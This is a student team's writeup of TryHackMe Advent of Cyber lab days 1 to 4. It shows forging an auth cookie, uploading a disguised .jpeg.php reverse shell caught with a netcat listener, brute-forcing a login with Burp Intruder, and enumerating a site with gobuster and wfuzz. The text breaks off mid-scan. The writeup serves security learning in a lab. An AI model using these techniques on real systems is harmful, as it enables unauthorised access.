

PSP0201

Week 2

Writeup

Group Name: OraOraOra

Members

ID	Name	Role
1211103141	Muhammad Haikal Afiq Bin Rafingei	Leader
1211103148	Muhamad Izzul Iqbal Bin Ismail	Member
1211103830	Hakeem Bin Aminudin	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: Christmas Console

We inspect the website by clicking F12. Take a look at the title tag to get the website title.




```
<!DOCTYPE html>
<html lang="en"> (event)
  <head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script src="/js/login.js"></script>
    <script src="/js/userfunc.js"></script>
    <link rel="stylesheet" type="text/css" href="/assets/css/style.css">
    <link rel="stylesheet" type="text/css" href="/assets/css/adventpro.css">
    <link rel="stylesheet" type="text/css" href="/assets/css/ntsanc.css">
  <head> > head > title
```

Question 2

Answer: auth

After we register and login, there will be cookies saved. By inspecting it, we can get the name of the cookie under the Storage tab.



Name	Value
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e7922c2022757365726e616d65223a22756e69636f726e227d

Question 3

Answer: Hexadecimal

The value of the cookie starts from 0 to f. So, we know that it is saved in hexadecimal form.

The screenshot shows the Chrome DevTools interface with the 'Storage' tab selected. Under the 'Cookies' section, a cookie named 'auth' is listed for the domain 'http://10.10.175.86'. The value of the cookie is displayed as a long string of hexadecimal characters: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22756e69636f726e227d.

Question 4

Answer: JSON

To get the value of the cookie, we use cyberchef to change the format. The output shows that it is in the form of JSON.

The screenshot shows the CyberChef tool interface. In the 'Input' section, the same long hex string is pasted: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22756e69636f726e227d. In the 'Output' section, the resulting JSON object is shown: {"company": "The Best Festival Company", "username": "unicorn"}.

Question 5

Answer: The Best Festival Company

The value for the company can be seen in the output.

The screenshot shows a hex dump tool interface. The 'Input' section contains a long string of hex values: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22756e69636f726e227d. The 'Output' section shows the corresponding JSON object: {"company": "The Best Festival Company", "username": "unicorn"}. The tool has various buttons and status indicators at the top and bottom.

Question 6

Answer: username

There are two pieces of information in the cookie. The other one is username.

The screenshot shows a hex dump tool interface, identical to the one in Question 5. The 'Input' section contains the same hex string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22756e69636f726e227d. The 'Output' section shows the corresponding JSON object: {"company": "The Best Festival Company", "username": "unicorn"}. The tool has various buttons and status indicators at the top and bottom.

Question 7

Answer:

**7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c202
2757365726e616d65223a2273616e7461227d**


To get the value of santa cookie, we just change the username to santa and turn it back into the hexadecimal form.

The screenshot shows a web-based hex editor interface. At the top, a status bar indicates "Last build: 13 days ago". Below it, there are two main sections: "Recipe" and "Input". The "Input" section contains the JSON string: {"company": "The Best Festival Company", "username": "santa"}. To the right of the input, performance metrics are displayed: start: 0, end: NAN, length: 59, lines: 1. Below the input, the "To Hex" section is active, showing the output: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d. The "Output" section below it shows the same data with similar performance metrics: start: 0, end: 118, length: 118, lines: 1. At the bottom, there is a "STEP" button, a "BAKE!" button with a chef icon, and an "Auto Bake" checkbox.

Question 8

Answer: THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWfhYmQy}

The flag can be seen after we switch on all the controls.



Methodology:

First, we register and login to get the cookie. From the cookie, we can see it is in hexadecimal format so we use cyberchef to translate it. We change the value of the username to santa to get santa's cookie and use the cookie in the website to bypass the login authentication. Now, we can control all the control panels and save Christmas hehe.

Day 2: Web Exploration – A Christmas Crisis

Tools used: TryHackMe AttackBox, Kali Linux (for question 4), Shell, Mozilla Firefox

Solution / Walkthrough:

Question 1

Answer: ODIzODI5MTNiYmYw

Add "?id=ODIzODI5MTNiYmYw" as mentioned in the message.

The image shows two side-by-side screenshots. On the left is a challenge interface titled 'Protection' with a red border. It contains a list of tasks: 3. Find the directory containing your uploads., 4. Try to bypass any filters and upload a reverse shell., 5. Start a netcat listener to receive the shell., 6. Navigate to the shell in your browser and receive a connection!. Below this is a note: 'At the bottom of the dossier is a sticky note containing the following message:' followed by a message for 'Elf McEager'. The message says: 'For Elf McEager: You have been assigned an ID number for your audit of the system: ODIzODI5MTNiYmYw. Use this to gain access to the upload section of the site. Good luck!' Below this is another note: 'You note down the ID number and navigate to the displayed IP address (10.10.59.202) in your browser.' At the bottom is a section titled 'Answer the questions below' with a text input field containing '?id=ODIzODI5MTNiYmYw', a green 'Correct Answer' button, and an orange 'Hint' button.

On the right is a screenshot of a Mozilla Firefox browser window. The address bar shows the URL: 'http://10.10.59.202/?id=ODIzODI5MTNiYmYw'. The page content is a dark-themed form with the same instructions as the challenge interface. It includes a note: 'If you see any suspicious people near the factory, take a picture and upload it here!', two red buttons labeled 'Select' and 'Submit', and a message: 'No file selected'. At the bottom of the browser window, there is a status bar with the text 'THM AttackBox' and a timer '47m 37s'.

Question 2


Answer: Image

View the page source and found that it only accepts jpeg, jpg and png.

Question 3

Answer: /uploads/

Upload the reverse shell created into the current url. Then, check at the url 10.10.59.202/uploads/. We got the directory by guess and error.



Index of /uploads - Mozilla Firefox

AttackBox IP:10.10.112.34

Index of /uploads

10.10.59.202/uploads/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...

Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-		
shells.jpeg.php	2022-06-20 05:02	5.4K	

Question 4

Answer: First row 'l', Second row 'n', Third row 'p', Fourth row 'v'

Type “man nc” on shell and read to get the answer.

```
File Actions Edit View Help
1211103141@kali:~
```

-c string specify shell commands to exec after connect (use with caution). The string is passed to /bin/sh -c for execution. See the **-e** option if you don't have a working /bin/sh (Note that POSIX-conformant system must have one).

-e filename specify filename to exec after connect (use with caution). See the **-c** option for enhanced functionality.

-g gateway source-routing hop point[s], up to 8

-G num source-routing pointer: 4, 8, 12, ...

-h display help

-i secs delay interval for lines sent, ports scanned

-l listen mode, for inbound connects

-n numeric-only IP addresses, no DNS

-o file hex dump of traffic

-p port local port number (port numbers can be individual or ranges: lo-hi [inclusive])

-q seconds after EOF on stdin, wait the specified number of seconds and then quit. If **seconds** is negative, wait forever.

-b allow UDP broadcasts

-r randomize local and remote ports

-s addr local source address

-t enable telnet negotiation

-u UDP mode

-v verbose [use twice to be more verbose]

-w secs timeout for connects and final net reads


-C Send CRLF as line-ending

Manual page nc(1) line 62/153 69% (press h for help or q to quit)

Question 5


Answer: THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Make a listener at shell. Press the shells.jpeg.php at the /uploads/.



```
root@ip-10-10-112-34:~# nano shells.jpeg.php
root@ip-10-10-112-34:~# sudo nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.59.202 43336 received!
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT
C 2020 x86_64 x86_64 x86_64 GNU/Linux
05:14:33 up 47 min, 0 users, load average: 0.00, 0.00, 0.05
USER     TTY          FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (827): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

Type cat var/www/flag.txt at the listener and the flag is displayed.



```
root@ip-10-10-112-34:~# cat var/www/flag.txt
var/www/flag.txt
sh: var/www/flag.txt: Permission denied
sh-4.4$ cat var/www/flag.txt
=====
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muirl (@MuirlanOracle)
```

Thought Process/Methodology:

We opened the IP address given and added the id given to access the upload page as instructed by the main page. By looking at the page source, we found that they only accept image format files which are .jpeg, .jpg, and .png. So, we made a reverse shell that can bypass the filter by adding .jpeg.php at the end of the name. We uploaded it and checked it via /uploads/ whether it's uploaded or not. Lastly, we made a listener and activated it by using the shell, thus got the flag.

Day 3: Web Exploration - Christmas Chaos

Tools used: THM Attackbox, Kali Linux

Solution/Walkthrough:

Question 1

Answer: Mirai

You can find the answer from the default credentials

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Answer: 250

Click the link given in Tryhackme

ak1t4 posted a comment.	Updated Jan 7th (5 years ago)
verona posted a comment.	Jan 10th (5 years ago)
verona changed the status to ● Triaged.	Jan 10th (5 years ago)
verona closed the report and changed the status to ● Resolved.	Jan 10th (5 years ago)
verona reopened this report.	Jan 10th (5 years ago)
ak1t4 posted a comment.	Feb 19th (5 years ago)
siren closed the report and changed the status to ● Resolved.	Feb 21st (5 years ago)
Starbucks rewarded ak1t4 with a \$250 bounty.	Feb 21st (5 years ago)
ak1t4 posted a comment.	Updated Feb 21st (5 years ago)
ak1t4 requested to disclose this report.	Feb 21st (5 years ago)
siren changed the report title.	Mar 1st (5 years ago)
siren agreed to disclose this report.	Mar 1st (5 years ago)
This report has been disclosed.	Mar 1st (5 years ago)
overice changed the scope.	Nov 22nd (4 years ago)

Question 3

Answer: ag3nt-j1

Click the link given in Tryhackme

agent-l8 (U.S. Dept Of Defense staff) updated the severity to Critical.	Feb 25th (2 years ago)
agent-l8 (U.S. Dept Of Defense staff) changed the status to ● Triaged.	Feb 25th (2 years ago)
arm4nd0 posted a comment.	May 11th (2 years ago)
agentt2 closed the report and changed the status to ● Resolved.	May 22nd (2 years ago)
arm4nd0 posted a comment.	Jun 25th (2 years ago)
agent-l8 (U.S. Dept Of Defense staff) posted a comment.	Updated Jun 25th (2 years ago)
arm4nd0 posted a comment.	Jun 25th (2 years ago)
arm4nd0 requested to disclose this report.	Jun 25th (2 years ago)
ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report.	Jun 25th (2 years ago)
This report has been disclosed.	Jun 25th (2 years ago)
U.S. Dept Of Defense has locked this report.	Jun 25th (2 years ago)

Question 4

Answer: 8080

Click on foxy proxy extension and click on option and you find the answer

The screenshot shows the 'Proxy Type' dropdown set to 'HTTP'. The 'Proxy IP address or DNS name' field contains '127.0.0.1'. The 'Port' field contains '8080'. The 'Username (optional)' field contains 'username'. The 'Password (optional)' field contains '*****'. At the bottom, there are four buttons: 'Cancel' (red), 'Save & Add Another' (orange), 'Save & Edit Patterns' (orange), and 'Save' (blue).

Proxy Type

HTTP

Proxy IP address or DNS name ★

127.0.0.1

Port ★

8080

Username (optional)

username

Password (optional) ⏺

Cancel Save & Add Another Save & Edit Patterns Save

Question 5

Answer: HTTP

Click on foxy proxy extension and click on option and you find the answer

The screenshot shows a configuration dialog box for a proxy. At the top, there is a large empty text area. Below it, the 'Proxy Type' dropdown is set to 'HTTP'. The 'Proxy IP address or DNS name' field contains '127.0.0.1'. The 'Port' field is set to '8080'. The 'Username (optional)' field contains 'username'. The 'Password (optional)' field contains '*****'. At the bottom of the dialog are four buttons: 'Cancel' (red), 'Save & Add Another' (orange), 'Save & Edit Patterns' (yellow), and 'Save' (blue).

Proxy Type

HTTP

Proxy IP address or DNS name ★

127.0.0.1

Port ★

8080

Username (optional)

username


Password (optional) ☺

Cancel Save & Add Another Save & Edit Patterns Save

Question 6


Answer: %50%53%50%30%32%30%31

encode PSP0201 in burpsuite decoder



Question 7


Answer: cluster bomb



Question 8

Answer: THM{885ffab980e049847516f9d8fe99ad1a}

After login into santa sleigh , you will get the THM flag



Thought Process/Methodology:

First open the IP Address given and it will direct to the website. Once this has loaded, you want to "Intercept" your traffic by proxying it through the BurpSuite, which will then forward the request to the intended destination. This will give the ability to analyse and modify your browsers traffic. After that send the generic login from proxy to intruder and select the cluster bomb to iterate through each payloads sets in turn, so every combination of each set is tested. All incorrect logins will have the same status or length, if a combination is correct it will be different.

Day 4: Web Exploration -Santa's watching

Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ

Use the notes below to understand the arrangement of the address.

Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on <http://shibes.thm/login.php> to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using `username` and `password`, right? Worth a try! Our wfuzz command would look like so:

```
wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u http://shibes.thm/login.php
```

Where wfuzz will now iterate through the wordlist we provided and replace the "FUZZ" values specified in the "username" and "password" parameters.

Question 2

Answer: site-log.php

Use gobuster to bruteforce the webpage, use big.txt for the wordlist.

(<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/big.txt>) – if you don't have big.txt.

```
kali㉿kali:[~]
$ gobuster dir -u http://10.10.231.187/ -w /usr/share/wordlists/dirb/big.txt
[+]
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                      http://10.10.231.187/
[+] Method:                   GET
[+] Threads:                  10
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Timeout:                  10s
[+]
2022/06/22 03:47:26 Starting gobuster in directory enumeration mode
[+]
./htpasswd          (Status: 403) [Size: 278]
./htaccess          (Status: 403) [Size: 278]
/LICENSE           (Status: 200) [Size: 1086]
/api               (Status: 301) [Size: 312] [→ http://10.10.231.187/api]
[+]
Progress: 2448 / 20470 (11.96%)
Progress: 2468 / 20470 (12.06%)
Progress: 2488 / 20470 (12.15%)
Progress: 2498 / 20470 (12.20%)
```

After that you will get the address to the api.

Index of /api

Name	Last modified	Size	Description
Parent Directory	-	-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.231.187 Port 80

Question 3

Answer: THM{D4t3_AP1}

If you open the api, there is nothing because it has been changed. Use wfuzz to find which date still has the webpage.

```
kali㉿kali: ~
File Actions Edit View Help
Progress: 20192 / 20470 (98.64%)
Progress: 20212 / 20470 (98.74%)
Progress: 20222 / 20470 (98.79%)
Progress: 20242 / 20470 (98.89%)
Progress: 20252 / 20470 (98.94%)
Progress: 20270 / 20470 (99.02%)
Progress: 20288 / 20470 (99.11%)
Progress: 20306 / 20470 (99.20%)
Progress: 20315 / 20470 (99.24%)
Progress: 20335 / 20470 (99.34%)
Progress: 20354 / 20470 (99.43%)
Progress: 20364 / 20470 (99.48%)
Progress: 20384 / 20470 (99.58%)
Progress: 20394 / 20470 (99.63%)
Progress: 20414 / 20470 (99.73%)
